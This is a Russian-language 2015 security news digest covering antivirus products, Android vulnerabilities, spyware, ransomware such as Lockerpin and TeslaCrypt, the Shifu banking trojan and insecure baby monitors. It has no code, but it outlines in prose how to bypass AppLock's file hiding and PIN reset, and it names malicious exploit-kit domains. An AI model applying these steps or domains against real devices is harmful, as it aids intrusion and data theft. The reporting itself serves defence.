Интерфейс системы выполнен в эффектном «космическом» стиле. По сути, он представляет собой информационную панель ситуационного центра, куда выводятся основные результаты контроля. Взглянув на экран системы, сотрудник службы безопасности может немедленно оценить оперативную обстановку, выделить приоритетные задачи, отследить все важные показатели работы по предотвращению инцидентов, связанных с внутренним фродом. В прежних версиях системы Dozor пользователи получали нужную информацию в виде отчетов, формируемых по специальным запросам.

Яндекс.Браузер обзавелся технологией активной защиты

17 сентября 2015, Россия, Москва, yamobi.ru




Яндекс встроил в свой браузер технологию активной защиты "Protect". Комплексная защита, которая убережет пользователей браузера от перехвата личных данных, фишинговых и вредоносных сайтов. Главная особенность технологии в действии на опережение, т.е. опасность будет изолирована до того, как успеет нанести вред пользователю.

"Protect" защитит при использовании свободных Wi-Fi сетей – в отеле, кафе или аэропорту. Весь трафик, который получает Яндекс.Браузер проходит через защищенные сервера и перехватать такие данные становится проблематично. Новая технология позволяет своевременно предупредить пользователя о фишинге, если вредоносный сайт маскируется под социальную сеть или онлайн банкинг, Protect незамедлительно заблокирует такой ресурс.

Технология «Protect» предотвращает переходы пользователя на вредоносные сайты, а также блокирует загрузку подозрительных программ.

Технология активной защиты "Protect" встроена в Яндекс.Браузер для операционных систем Windows, OS X и Android.

Антивирусы



ESET NOD32 Smart Security Family - решение для комплексной безопасности компьютеров и мобильных устройств

25 августа 2015, Казахстан, esetnod32.ru

Компания ESET выводит на рынок Казахстана решение для комплексной безопасности компьютеров и мобильных устройств – ESET NOD32 Smart Security Family. Продукт был впервые представлен в июне 2015 года и зарекомендовал себя на российском рынке.

ESET NOD32 Smart Security Family предназначен для защиты пяти устройств. Одна лицензия позволит обеспечить защиту пяти ноутбуков, компьютеров, смартфонов или планшетов в любых сочетаниях на один год.

Удобная система мультилицензирования позволяет обеспечить защиту устройств на базе операционных систем Windows, Linux, Mac OS X и Android.

Продукт поддерживает не только новейшую систему Windows 10, но и обеспечивает защиту пользователей до сих пор популярной Windows XP.

ESET NOD32 Smart Security Family отвечает потребностям большой семьи. Его отличает простота установки, высокая скорость работы, а также функционал, подходящий для пользователей любого возраста.

Модуль родительского контроля позволяет оградить детей от нежелательного контента. Пользователь может легко настроить доступ к сайтам различной тематики в зависимости от возраста ребенка, установить блокировку ресурсов более чем по 20 категориям, создавать свои черные и белые списки площадок.

Функция «Антивор» помогает в поисках ноутбука, планшета или смартфона в случае его кражи или потери. Пользователь сможет наблюдать за перемещениями устройства в онлайн-режиме, отправлять сообщения нашедшему, делать снимки со встроенной камеры в личном кабинете на портале my.eset.com.

Кроме того, с помощью данной функции в мобильной версии антивируса родители могут определять местонахождение ребенка.


Модуль «Антифишинг» защищает от мошеннических ссылок, которые ведут на фальшивые версии популярных сайтов (интернет-банка, электронной почты, социальных сетей и пр.). Такие ссылки предназначены для кражи персональных данных пользователя. Данный модуль особенно актуален для неопытных пользователей – например, пожилых людей или подростков.

«Антиспам» помогает сэкономить время пользователя, осуществляя фильтрацию нежелательной почты по заданным настройкам. В мобильной версии модуль управляет входящими вызовами, SMS и MMS-сообщениями, помогая заблокировать навязчивые рекламные рассылки и звонки.

Комплекс интеллектуальных функций обеспечивает проактивную защиту от вредоносного ПО, включая банковские трояны, шпионские программы и шифраторы.

Dr.Web Enterprise Security Suite - комплекс программных продуктов для защиты корпоративных сетей от всех видов интернет-угроз

29 августа 2015, Россия, Москва, news.drweb.ru




Dr.Web Enterprise Security Suite – комплекс программных продуктов Dr.Web для защиты корпоративных сетей от всех видов интернет-угроз с Центром управления для удобства администрирования, – является эффективным инструментом безопасности с возможностями тонкой настройки.

В связи с поступающими запросами пользователей, в том числе крупных компаний, о рекомендуемом порядке перехода на продукты Dr.Web, компания «Доктор Веб» подготовила развернутый документ с описанием процедуры, позволяющей минимизировать время замены ранее установленного продукта или развертывания новой системы защиты на основе Dr.Web Enterprise Security Suite. В нем описаны все ключевые моменты, начиная с подготовки к установке и заканчивая нюансами развертывания.

Подготовленный документ проливает свет на многие вопросы, возникающие у ИТ-специалистов при внедрении Dr.Web Enterprise Security Suite. В нем освещены вопросы обеспечения защиты пользователей во время переходного периода, минимизации конфликтов совместимости и ряд других важных моментов.

Вооружившись знаниями «подводных камнях», которые могут встретиться в процессе внедрения Dr.Web в корпоративную сеть, вы сможете провести развертывание максимально быстро и без накладок в работе предприятия и его сотрудников.

Процедура внедрения выложена в кабинете заочника, на странице с обучающими курсами по продуктам Dr.Web.



Первый антивирусный тулкит для защиты Интернета вещей

03 сентября 2015, США, threatpost.ru

Компания Webroot выпустила набор инструментов для обеспечении безопасности IoT-девайсов, сообщает ZDnet.

По словам разработчиков, тулкит ориентирован на вендоров и на интеграторов, на промышленность, а также на простых пользователей, которые хотят, чтобы продукты были лучше защищены от онлайн-угроз.

Согласно Webroot, новая разработка будет защищать IoT-девайсы в режиме реального времени, основываясь на облачной технологии. Создатели тулкита надеются, что их решение сможет уберечь от современных

вредоносных программ, эксплойтов нулевого дня, других внешних угроз и внутренних уязвимостей устройств из категории Интернета вещей.

Тулкит призван детектировать появление в софте устройства новых файлов или возникновение аномальных условий, которые могут свидетельствовать о присутствии зловреда или атаки. Данные собираются и добавляются в репозиторий. Тулкит будет блокировать вредоносные атаки, фильтровать весь входящий и исходящий трафик между устройствами и системами управления/


Напомним, что на днях уязвимость была найдена в «умном» холодильнике Samsung. Устройство загружает информацию из «Календаря Google» и показывает ее на своем дисплее. Наличие уязвимости означает, что хакер, сумевший попасть в ту же сеть, что и холодильник, потенциально может украсть записанные в нем учетные данные для Google.

А несколько ранее Винт Серф, известный как «отец Интернета», признался, что боится Интернета вещей. Все больше и больше окружающих нас приборов находятся под контролем программного обеспечения, и люди все больше и больше будут зависеть от способностей программистов, подчеркнул Серф.

Добавим, что исследователи уже высказывали похожие опасения. По их мнению, с помощью девайсов, принадлежащих к Интернету вещей, можно собирать информацию для ограбления домов огромного количества пользователей. По прогнозам, к 2020 году у потребителей будет 25 млн различных бытовых предметов, имеющих доступ в Сеть.

Panda Internet Security 2016 — бесплатно на 6 месяцев

11 сентября 2015, Испания, pandasecurity.com



Panda Internet Security 2016 – комплексный антивирус, работа которого базируется на облачных технологиях, с функцией проактивной защиты и сетевым экраном (firewall). Дополнительные возможности – защита от фишинговы сайтов, защита персональных данных и резервное копирование в онлайн хранилище.

Комплексное решение защищает от всех типов угроз и вторжений в Wi-Fi сеть, обеспечивает безопасность важных документов и конфиденциальной информации. Встроенный Родительский контроль защищает детей от нежелательного контента.

Новое в Panda Internet Security

1) Надежная защита

- Облачный антивирус: Новая архитектура основана на облаке Panda Cloud. Panda Internet Security теперь стал полностью облачным антивирусом, который не использует традиционные локальные антивирусные базы.

- Проверенная эффективность: более 5 миллионов пользователей.

- Новый, более мощный антивирусный движок.

- Сигнатурный кэш для обнаружения вирусов в оффлайн-режиме (без Интернета).

- Защита на основе эвристики помогает обнаруживать новые вредоносные программы без использования сигнатур.

2) Легкость облачного решения

- Полностью новый интерфейс в стиле Panda Cloud Antivirus.

- Разработано с нуля, чтобы добиться минимального влияния на производительность системы.

- Вся работа осуществляется в облаке, а не на компьютере.

- Значительно меньшие локальные файлы сигнатур. Ничего общего с традиционными решениями.

3) Комплексный набор инструментов

- Набор восстановления. Загрузка зараженного компьютера в безопасном режиме и его восстановление.

- Защита Wi-Fi соединений от вторжения и атак благодаря новому фаерволу.

- Родительский контроль. Защита онлайн-активности ваших детей.

- Защита данных. Контролирует доступ к важным данным. Защищает конфиденциальные документы.

ВЫЯВЛЕНЫ УЯЗВИМОСТИ, ТРОЯНЫ, ШПИОНСКИЕ ПРОГРАММЫ

Android и др. мобильные устройства

Уязвимость Certifi-Gate уже эксплуатируется злоумышленниками - Check Point

11 августа 2015, Израиль, so-l.ru

ИБ-специалист из Check Point Ави Башан (Avi Bashan) сообщил в электронном письме изданию ZDNet о том, что одновременно с предупреждением об очередной критической уязвимости в Android под названием Certifi-Gate, компания объявила о разработке нового сканера, выявляющего данную брешь. Инструмент Certifi-gate Scanner сканирует приложения мобильного устройства на подверженность Certifi-Gate. Эксперты уже обнаружили несколько случаев эксплуатации уязвимости и собирают дополнительные данные для ее устранения.

Напомним, брешь Certifi-Gate позволяет злоумышленнику получить полный контроль над устройством с помощью сертификатов безопасности приложений для удаленной поддержки Remote Support Tool (mRST), которые обычно предустановлены на Android-устройствах.

Башан заявил, что исследователи из Check Point уже обратились ко всем производителям продуктов, подверженных данной уязвимости, и выяснили, что все компании, включая Rsupport, Koino AnySupport и CommuniTake Remote Care, уже вовсю работают над устранением данной бреши. Стоит отметить, что процесс исправления данной бреши намного труднее, чем устранение обычной уязвимости.

Представители Google сообщили, что ответственность за устранение уязвимости несут разработчики Android-устройств. Устройства Nexus не подвержены бреши, поэтому Google не отвечает за кибербезопасность инструментов для Android от сторонних производителей. Эксперты компании рекомендуют пользователям устанавливать обновления только из проверенных ресурсов, таких как Google Play.

Разработчики TeamViewer заявили, что уже исправили Certifi-Gate. В электронном письме компании сказано, что обновленная версия TeamViewer QuickSupport для Android включает в себя улучшенные механизмы безопасности. Обновление было выпущено еще до официальной публикации отчета Check Point про уязвимость.

Очередная брешь в Android - CVE-2015-3842 - позволяет хакерам получить полный контроль над устройством

19 августа 2015, США, securitylab.ru

Опасной уязвимости подвержены практически все устройства на базе Android.

Не прошло и недели с тех пор, как ИБ-эксперт обнаружил критическую уязвимость в мобильной операционной системе Android, которая затрагивает 55% устройств пользователей, как исследователями была выявлена новая брешь. Специалисты из Trend Micro сообщили об уязвимости в Android-компоненте mediaserver, которая позволяет злоумышленникам с помощью специально созданного мультимедийного сообщения установить на целевом устройстве вредоносное ПО.

Бреши CVE-2015-3842 подвержены практически все устройства на базе Android – от Android 2.3 Gingerbread до Android 5.1.1 Lollipop. Уязвимость содержится в компоненте mediaserver, известном как AudioEffect. Согласно данным исследователей, брешь можно проэксплуатировать с помощью различных вредоносных приложений. Все, что нужно злоумышленникам, это убедить жертву установить на устройстве приложение, которое не требует особых разрешений, тем самым, не вызывая у пользователя подозрений.

В настоящее время нет никаких свидетельств, что уязвимость, позволяющая получить контроль над целевым устройством, эксплуатируется хакерами. Разработчики Google сообщили, что уязвимость уже устранена. Однако недавняя новость о том, что выпущенное компанией обновление слишком простое и поэтому не устраняет уязвимость Stagefright, затрагивающую 950 млн Android-устройств, заставляет пользователей нервничать.

Очередная брешь в Android запускает несколько приложений и позволяет шпионить за пользователями устройств

22 августа 2015, США, no-viruses.ru

Исследователи из Университета штата Пенсильвания (США), сообщили об очередной уязвимости в Android, которая связана с возможностью системы, одновременно запускать несколько приложений. Эксплуатация данной бреши позволяет злоумышленнику, целью которого является шпионаж за владельцем устройства, похищать учетные данные, устанавливать программы-вымогатели и пр.

Проэксплуатировав брешь, злоумышленник может подменить пользовательский интерфейс на разработанный и контролируемый им. При этом при запуске приложения пользователь даже не будет подозревать, что вводит информацию не в легитимную программу. Злоумышленники могут осуществлять атаки на гаджеты, работающие под управлением последних версий Android, и все программы (в том числе системные приложения с более высокими привилегиями), установленные на системе.

Как сообщает интернет-портал The Register, эксперты уже проинформировали Google о своей находке, однако в компании считают, что исследователи преувеличивают опасность и не принимают во внимание защитные механизмы Verify Apps и Safety Net, реализованные в Android.

В приложении для защиты данных AppLock обнаружены множественные уязвимости

03 сентября 2015, США, securitylab.ru

ИБ-исследователь Ноам Ратхаус (Noam Rathaus) из Beyond Security обнаружил множество уязвимостей в приложении AppLock, которое предназначено для защиты данных Android-устройств, и пользователями которого являются 100 миллионов человек. Эксперт отметил, что приложение AppLock, которое должно надежно хранить важные данные, не использует надлежащие шифрование, а просто скрывает файлы, доступ к которым легко может получить злоумышленник.

По словам Ратхауса, проблемы заключаются в слабых механизмах сброса PIN-кода и блокировки. Эксперт опубликовал технические подробности об уязвимостях, а также пошаговые методы их эксплуатации.

Ратхаус утверждает, что, когда пользователь сохраняет файлы в AppLock, данные на самом деле сохраняются на устройстве в разделе файловой системы для чтения/записи, а не в файловой системе, относящейся непосредственно к приложению. Все, что нужно злоумышленнику, это только установить файловый менеджер, который приведет к определенной базе данных SQLite, а затем к образам.

Еще одна уязвимость связана со слабым механизмом блокировки – злоумышленник с правами суперпользователя может увидеть PIN-код, относящийся к приложению, и изменить его. Данная брешь является наиболее опасной, так как позволяет хакеру получить полный контроль над AppLock. Эксплуатируя уязвимость, злоумышленник может воспользоваться функцией сброса пароля и получить полный доступ ко всем функциональным возможностям приложения без каких-либо специальных разрешений.

Проблема связана с тем, что, в случае, если пользователь не настроил в приложении свою электронную почту, хакер может добавить свою собственную почту для того, чтобы извлечь PIN-код, а затем его переустановить. Даже, если в приложении указана почта пользователя, хакер может воспользоваться Wireshark, перехватить трафик и сбросить пароль удаленно.

Разработчик приложения AppLock компания DoMobile Lab уже проинформирована об уязвимостях, однако в настоящее время неизвестно, когда будет выпущено обновление, исправляющее бреши.

Новые Android-устройства с уже предустановленными программами-шпионами - G Data

05 сентября 2015, Германия, threatpost.ru

Отчет, подготовленный германской компанией G Data, подтверждает, что ряд ритейлеров продает новые Android-устройства с уже предустановленными программами-шпионами. Авторы исследования отметили, что в более чем 20 смартфонах популярных производителей, среди которых Xiaomi, Huawei и Lenovo, зловред внедрен на уровне прошивки и не может быть удален. В прошлом году в G Data уже выяснили, что смартфон Star N9500 шпионит за пользователями, скрытно собирая сведения о звонках и другие данные. «За прошлый год наметился значительный рост количества новых телефонов, в которые на уровне прошивки предустановлен зловред или шпионская программа», — заявил представитель G Data Кристиан Гешкат (Christian Geschkat).

Предустановленный шпион маскируется под популярные приложения вроде Facebook и Google. Он способен прослушивать телефонные разговоры, выходить в Интернет, просматривать и копировать контактную информацию, делать снимки и копировать изображения из галереи, посылать и читать SMS и сообщения в чатах вроде Viber и WhatsApp, запрашивать геолокационные данные, отключать антивирусы, устанавливать нежелательные приложения, а также просматривать историю браузера – и все это без ведома пользователя.

Хотя в инциденте со Star был виноват производитель, G Data подозревают, что в этот раз установкой шпионов и рекламного ПО занималась некая третья сторона – разработчик ПО или ритейлер, или же заражение произошло без ведома ритейлера или силами спецслужб.

Среди зараженных смартфонов – модели Xiaomi, Huawei, Lenovo, Alps, ConCorde, DJC, Sesonn и Xido, доступные в продажи в Евразии. Это не первый раз, когда аппараты китайских вендоров ппадают на полки с уже предустановленным шпионом – стоит вспомнить прошлогоднюю историю с зараженными Xiaomi Mi4 LTE, от которых компания открестилась, сказав, что это были подделки.

Также в прошлом году Palo Alto Networks обнаружила бэкдор CoolReaper в устройствах Coolpad, поставляемых на рынок Китая и Тайваня.

Новое вымогательское ПО для Android использует протокол XMPP - Check Point Software

05 сентября 2015, Израиль, no-viruses.ru

Специалисты компании Check Point Software обнаружили новый вид вымогательского ПО для ОС Android. Отличительной особенностью данного вредоноса является использование протокола XMPP для связи с C&C-сервером и получения от него команд.

Вымогательское ПО устанавливается со сторонних магазинов приложений или как самостоятельный APK-файл. Обнаруженный специалистами Check Point экземпляр выдавал себя за мобильную версию Adobe Flash Player, официальная поддержка которого завершилась еще в 2012 году. Отметим, что при установке вредоноса пользователь должен подтвердить даваемые приложению разрешения и разрешить установку. После этого вредоносное ПО шифрует все данные на телефоне и выводит сообщения якобы от АНБ США с требованием выкупа. Обычно у жертв требуют от $200 до $500 – по подсчетам Check Point, злоумышленники уже получили таким образом от $200 тысяч до $500 тысяч.

Наибольший интерес у экспертов вызвало использование протокола XMPP для получения команд с C&C-сервера. Данный протокол обычно используется в приложениях для мгновенного обмена сообщениями.

«Использование XMPP значительно затрудняет обнаружение C&C-трафика. К тому же, отличить вредоносный трафик от легитимного будет сложно, – сообщается в отчете Check Point. – Использование XMPP также позволяет обойти такие методы защиты, как мониторинг подозрительных URL».

Эксперты сообщили, что, поскольку данная технология использует внешние библиотеки для связи, вредоносное ПО не требует дополнительных приложений, которые должны быть установлены на устройстве. Помимо этого, весь C&C-трафик шифруется, поскольку XMPP нативно поддерживает протокол TLS.

Отмечается, что при заражении устройства злоумышленники получали данные о его местоположении. Помимо этого, собирались данные об операторе мобильной связи, услугами которого пользовалась жертва. После этого создавалось специальное сообщение с требованием выкупа, учитывающее эти данные.

Эксперты Check Point уведомили операторов серверов XMPP, через которые передавались C&C-команды, после чего учетные записи злоумышленников были отключены.

Android.Trojan.MKero.A: троянец в Google Play принес киберпреступникам до $250 тысяч - Help Net Security

10 сентября 2015, США, no-viruses.ru

В официальном магазине компании Google прятался зловред, который был скачан множеством пользователей, сообщает Help Net Security со ссылкой на Bitdefender.

По словам экспертов, троянец Android.Trojan.MKero.A для устройств под управлением Android оставался в Google Play из-за недобросовестных разработчиков. Целью вредоносного ПО была подписка пользователей на платные сервисы. Если каждого пользователя программа подписала хотя бы на один такой сервис, то траты человека составляли $0,5 ежемесячно на одной SMS, а общий финансовый ущерб от зловреда мог составить $250 тыс.

Главная особенность троянца заключалась в его умении обходить аутентификационные системы на основе CAPTCHA. Вредоносное ПО совершало обход путем перенаправления запросов на Antigate.com — сервис, распознающий изображения и переводящий их в текст.

Сервис «понимал» изображения CAPTCHA и за секунды возвращал троянцу текстовый вариант, который и вводился в систему, заставляя ее думать, что она осуществляет коммуникацию с пользователем. Затем вредоносная программа завершала платную подписку. Зловред был разработан таким образом, чтобы работать максимально незаметно на устройстве пользователя.

Опасный код содержался в нескольких приложениях в официальном онлайн-магазине. Как подчеркивают исследователи, два из них были скачаны от 100 тыс. до 500 тыс. раз, что является ошеломляющим показателем по количеству жертв.

Впервые этот троянец был детектирован в конце 2014 года и распространялся в основном в Восточной Европе. Россия была одной из наиболее пострадавших стран. Отмечается, что сейчас разработчики нашли новый способ упаковки троянца таким образом, чтобы он мог проходить систему проверки на угрозы Google Bouncer.

Добавим, что недавно в официальном магазине оказались поддельные программы Minecraft 3, Flappy Birds и Clash of Clans 2, которые тайно работали на порнографические ресурсы. А до этого приложение из Google Play было уличено в майнинге валют.

Троян-вымогатель Lockerpin меняет PIN-коды на планшетах и смартфонах - Eset

11 сентября 2015, Словакия, gazetadaily.ru

В пресс-службе антивирусной компании ESET сообщают о новой вредоносной троянской программе, получившей название Lockerpin.

Троян-вымогатель Lockerpin распространяется с помощью методов социальной инженерии среди любителей «клубнички». Lockerpin предлагается в качестве видео для взрослых или приложения Porn Droid через неофициальные магазины приложений, сайты с пиратским программным обеспечением или торренты.

Lockerpin использует особый метод для получения и сохранения прав администратора – впервые для платформы Android. После установки троян пытается получить расширенные права скрытно, выводя на экран фальшивое окно «установки обновления». Нажав на любой элемент окна, пользователь активирует режим администратора устройства.

Далее вредоносная программа блокирует смартфон или планшет и устанавливает на экран блокировки новый PIN-код, не известный ни владельцу, ни злоумышленникам. Пользователю предлагается заплатить выкуп в размере 500 долл. «за просмотр и хранение порнографических материалов».

При этом Lockerpin использует агрессивные механизмы самозащиты. Если пользователь попытается отключить расширенные права программы, на экране устройства вновь появится окно «установки обновления». Более того, в Lockerpin предусмотрена функция завершения процессов антивирусных продуктов.

Единственным способом разблокировки экрана зараженного Lockerpin устройства без сброса до заводских настроек является получение Root-прав в системе или использование установленного антивирусного ПО.

Сайты. Приложения

IBM: японские банки атакует зловред-франкенштейн, получивший название Shifu

03 сентября 2015, Япония, no-viruses.ru

Исследователи корпорации IBM обнаружили новый опасный банковский троянец, жертвами которого стали уже многие клиенты 14 крупнейших банков Японии.

Зловред получил название Shifu (от японского слова, означающего «вор»). Однако эксперты в шутку именуют его Франкенштейном. Как и фантастический монстр, новое вредоносное ПО, судя по всему, весьма удачно составлено из частей своих предшественников. В данном случае – из фрагментов кода уже существующих зловредов. И сочетает в себе их лучшие (то есть, разумеется, худшие) черты.

Shifu маскирует свое присутствие в системе, используя технику, присущую печально известному банковскому троянцу ZeuS. Он применяет методы похищения данных, уже реализованные в зловреде Gozi. Троянец удаляет точки восстановления системы так, как это делает Conficker и использует для связи с командными серверами зашифрованное соединение и самоподписанные сертификаты, как Dyre. В результате функционал нового вредоносного ПО максимально широк – от похищения имен учетных записей, паролей и токенов идентификации, используемых приложениями для онлайн-банкинга, до взлома электронных кошельков и кражи данных банковских карт – в случае, если инфицированный компьютер подключен к терминалу оплаты. Помимо этого Shifu еще и эффективно противостоит попыткам проникновения в систему других зловредов, ясно давая понять, что двум медведям не ужиться в одной берлоге.

Пока подавляющее большинство атак Shifu приходится на Японию, однако активность троянца зафиксирована уже и в Европе. Стоит также добавить, что, анализируя код зловреда, исследователи обнаружили фрагменты текста на русском языке, что может свидетельствовать о возможном его происхождении.

Видеоняни опасны: за детьми следят не только родители. Хакеры могут взять полный контроль над видеонянями

03 сентября 2015, США, threatpost.ru

Анализ систем безопасности в девяти видеонянях от разных производителей выявил серьезные уязвимости, которые позволяют хакерам перехватывать видео с устройств и делать многое другое, выяснили исследователи из компании Rapid7. Тесты проводились в первой половине 2015 года. По пятибалльной шкале, оценивающей уровень защищенности гаджетов, восемь устройств получили двойки, а одно – кол.

По данным исследователей, видеотрансляции через эти девайсы идут в незашифрованном виде на мобильный телефон владельцев. Также незашифрованы другие функции веб- и мобильных приложений, найдены незащищенные ключи API и учетные записи. Обнаружен целый ряд уязвимостей, который помогает хакеру осуществлять слежку за тем, что показывает видеоняня.

Мало того, одинаково плохо защищены как дешевые, так и дорогие устройства. Эксперты опубликовали список устройств, которые могут быть скомпрометированы хакерами: Gyonii GCW-1010, iBaby M3S, iBaby M6, Lens LL-BC01W, Philips B120/37, Summer Infant Baby Zoom 28630, TRENDnet TV-IP743SIC, WiFiBaby WFB2015 и Withing WBP01.

Три из указанных устройств были катастрофически плохо защищены, подчеркнули исследователи. Речь о Philips In.Sight B120, iBaby M6 и Baby Zoom.

В случае с Philips In.Sight B120 злоумышленники могут не только просматривать потоки, но и изменять настройки и включать удаленный Telnet-доступ. При взломе Ibaby M6 киберпреступники получают возможность просматривать все клипы, записанные пользователями и хранящиеся в облачном сервисе. А атаковав Baby Zoom, хакер сумеет добавить пользователей, которые получают привилегию наблюдать за видеотрансляции без пароля или ключа авторизации.

По словам исследователей, производители оповещены и закрывают уязвимости или отключают опасный функционал в гаджетах, однако некоторые бреши в системах безопасности до сих пор не исправлены.

Исправления полтора года ждут… от FireEye

09 сентября 2015, США, iksmedia.ru


Исследователи Кристиан Хермансен и Рон Перрис выложили в открытый доступ описание опасной уязвимости нулевого дня, позволяющей дистанционное исполнение произвольного кода на затронутых ею устройствах.

Примечательно, что уязвимость была обнаружена ими в защитном ПО от крупной и весьма авторитетной компании FireEye. Как написал в сопровождающем публикацию тексте Кристиан Хермансен, исследователи на протяжении 18 месяцев (!) пытались уведомить компанию об уязвимости, однако так и не смогли добиться никаких результатов. В итоге они просто устали ждать, когда уязвимость будет ликвидирована, и опубликовали ее описание на ресурсе Exploit Database.

На сей раз реакция последовала незамедлительно. Компания FireEye сообщила, что уже связалась с Хермансеном и высоко ценит старания исследователей по обнаружению уязвимостей в своих инструментах. В то же время представители FireEye уверяют, что речь идет о недоразумении, поскольку компания владеет специальным порталом, предназначенным именно для сообщений о найденных уязвимостях. Трудно поверить, что такие квалифицированные специалисты как Хермансен и Перрис, не раз обнаруживавшие ранее весьма сложные и глубоко запрятанные уязвимости, не смогли отыскать этот портал в сети.

Trojan.InstallCube.339 - очередной установщик нежелательных программ - Доктор Веб

10 сентября 2015, Россия, Москва, drweb.ru



Окно с информацией

В августе компания «Доктор Веб» уже рассказывала об одном из весьма распространенных троянцев, предназначенных для скрытой установки на компьютеры различных приложений. Однако эта вредоносная программа является далеко не единственной в ряду рекламных установщиков: другой троянец с подобным набором функций, которому посвящена данная статья, носит наименование Trojan.InstallCube.339.

Как и многие другие установщики рекламных и нежелательных приложений, Trojan.InstallCube.339 может быть загружен пользователями с различных файлообменных сайтов и поддельных торрент-трекеров, специально созданных злоумышленниками для распространения вредоносного ПО.

Размер троянца Trojan.InstallCube.339 в упакованном виде составляет порядка 3,5 МБ. После распаковки в памяти компьютера он заполняет часть имеющихся в его структуре данных информацией об управляющих серверах — вероятно, это сделано с целью затруднить анализ данной вредоносной программы. После этого троянец собирает сведения о компьютере, на котором он запущен, и демонстрирует на экране окно с индикатором процесса загрузки.

После получения данных с управляющего сервера Trojan.InstallCube.339 отображает диалоговое окно с информацией о загружаемом объекте, при этом окно имеет значок популярного торрент-клиента mTorrent. Особенность управляющих серверов данной вредоносной программы состоит в том, что они позволяют скачать полезную нагрузку только в том случае, если обращающийся к ним клиентский компьютер имеет российский IP-адрес.

При щелчке мышью по едва заметной ссылке «Settings», расположенной в нижней части окна, пользователю демонстрируется список дополнительных программ, которые троянец установит на его компьютер. Обозначающие список данных приложений флажки являются неактивными, однако их можно сбросить в режиме «Выборочная установка».

Нажатие на кнопку «Сохранить» в предыдущем окне приводит к началу процесса загрузки требуемого пользователю файла и всех дополнительных программ. Перед завершением работы Trojan.InstallCube.339 удаляет себя.

Специалисты компании «Доктор Веб» вновь призывают пользователей соблюдать осмотрительность и не загружать файлы из подозрительных источников. При работе с торрент-трекерами лучше использовать проверенные клиентские программы, и, конечно же, устанавливать на своих компьютерах современное антивирусное ПО.

124 млн. сайтов на базе WordPress могут распространять троян-вымогатель TeslaCrypt

10 сентября 2015, США, comss.info

Исследователи из Heimdal Security сообщили об увеличении числа атак, в ходе которых злоумышленники внедряют вредоносный скрипт в популярные сайты и используют их в качестве распространителей вымогательского ПО. Хакеры атакуют интернет-ресурсы, работающие на устаревшей системе управления содержимым (CMS) и используют популярный набор эксплоитов Neutrino.

Согласно данным компании, большинство потенциально инфицированных таким образом сайтов работают на платформе WordPress — около 58,8%. 20% основанных на WordPress ресурсов работают еще на устаревших версиях CMS. Из этого следует, что около 142 миллионов сайтов уязвимы к внедрению вредоносных скриптов. Даже ресурсы, использующие последние версии WordPress, потенциально могут быть скомпрометированы, если работают на устаревших плагинах или из-за слабой защитой.

Блоги на платформе WordPress читают около 409 миллионов пользователей каждый месяц. Число потенциальных жертв вымогательского ПО может достигнуть крайне высоких показателей. Так как подобные атаки злоумышленников направлены не только на сайты на WordPress, последствия могут быть катострофическими.

Вредоносный скрипт внедряется в ссылки на целевой сайт на «полпути» к домену thedancingbutterfly.com. Данный домен перенаправляет трафик на nkzppqzzzumhoap.mi, содержащй набор эксплоитов Neutrino, который усиленно старается инфицировать систему жертвы вымогательским трояном TeslaCrypt. Neutrino эксплуатирует уязвимости состояния записи в Adobe Flash Player, Internet Explorer и Adobe Reader/Acrobat.

В свою очередь, троян TeslaCrypt шифрует файлы с различными расширениями, которые могут содержать важную информацию, а также добавляет файлы, в которых рассказывается, как расшифровать данные за биткоины.

Эксперты настоятельно рекомендуют пользователям не забывать устанавливать обновления своевременно.

RoboInstall устанавливает на компьютеры жертв сторонние приложения

14 сентября 2015, Россия, Москва, no-viruses.ru

Компания «Доктор Веб» обнаружила новый экземпляр вредоносного ПО, устанавливающего на компьютеры жертв рекламные и нежелательные приложения. Вредонос под названием RoboInstall распространяется через файлообменные сети и прочие сомнительные ресурсы в интернете.

После запуска на компьютере жертвы RoboInstall проверяет файл конфигурации, расположенный в его структуре. Если таковой отсутствует или поврежден, пользователю выводится сообщение с просьбой повторно загрузить программу, в комплекте с которой поставлялся троян.

Адрес C&C-сервера, с которым вредонос связывается для получения инструкций, находится в конфигурационных файлах RoboInstall. На него отправляется POST-запрос с набором информации в формате JSON. В ответ вредоносное ПО получает информацию о том, какие дополнительные файлы следует загрузить и отображать ли флажки на их установку. В некоторых случаях дополнительное ПО устанавливается самостоятельно, без какого-либо уведомления в адрес пользователя.

Специалисты советуют не загружать исполнительные файлы с подозрительных ресурсов, проявлять бдительность при серфинге и использовать последние версии антивирусного ПО.

Операционные системы

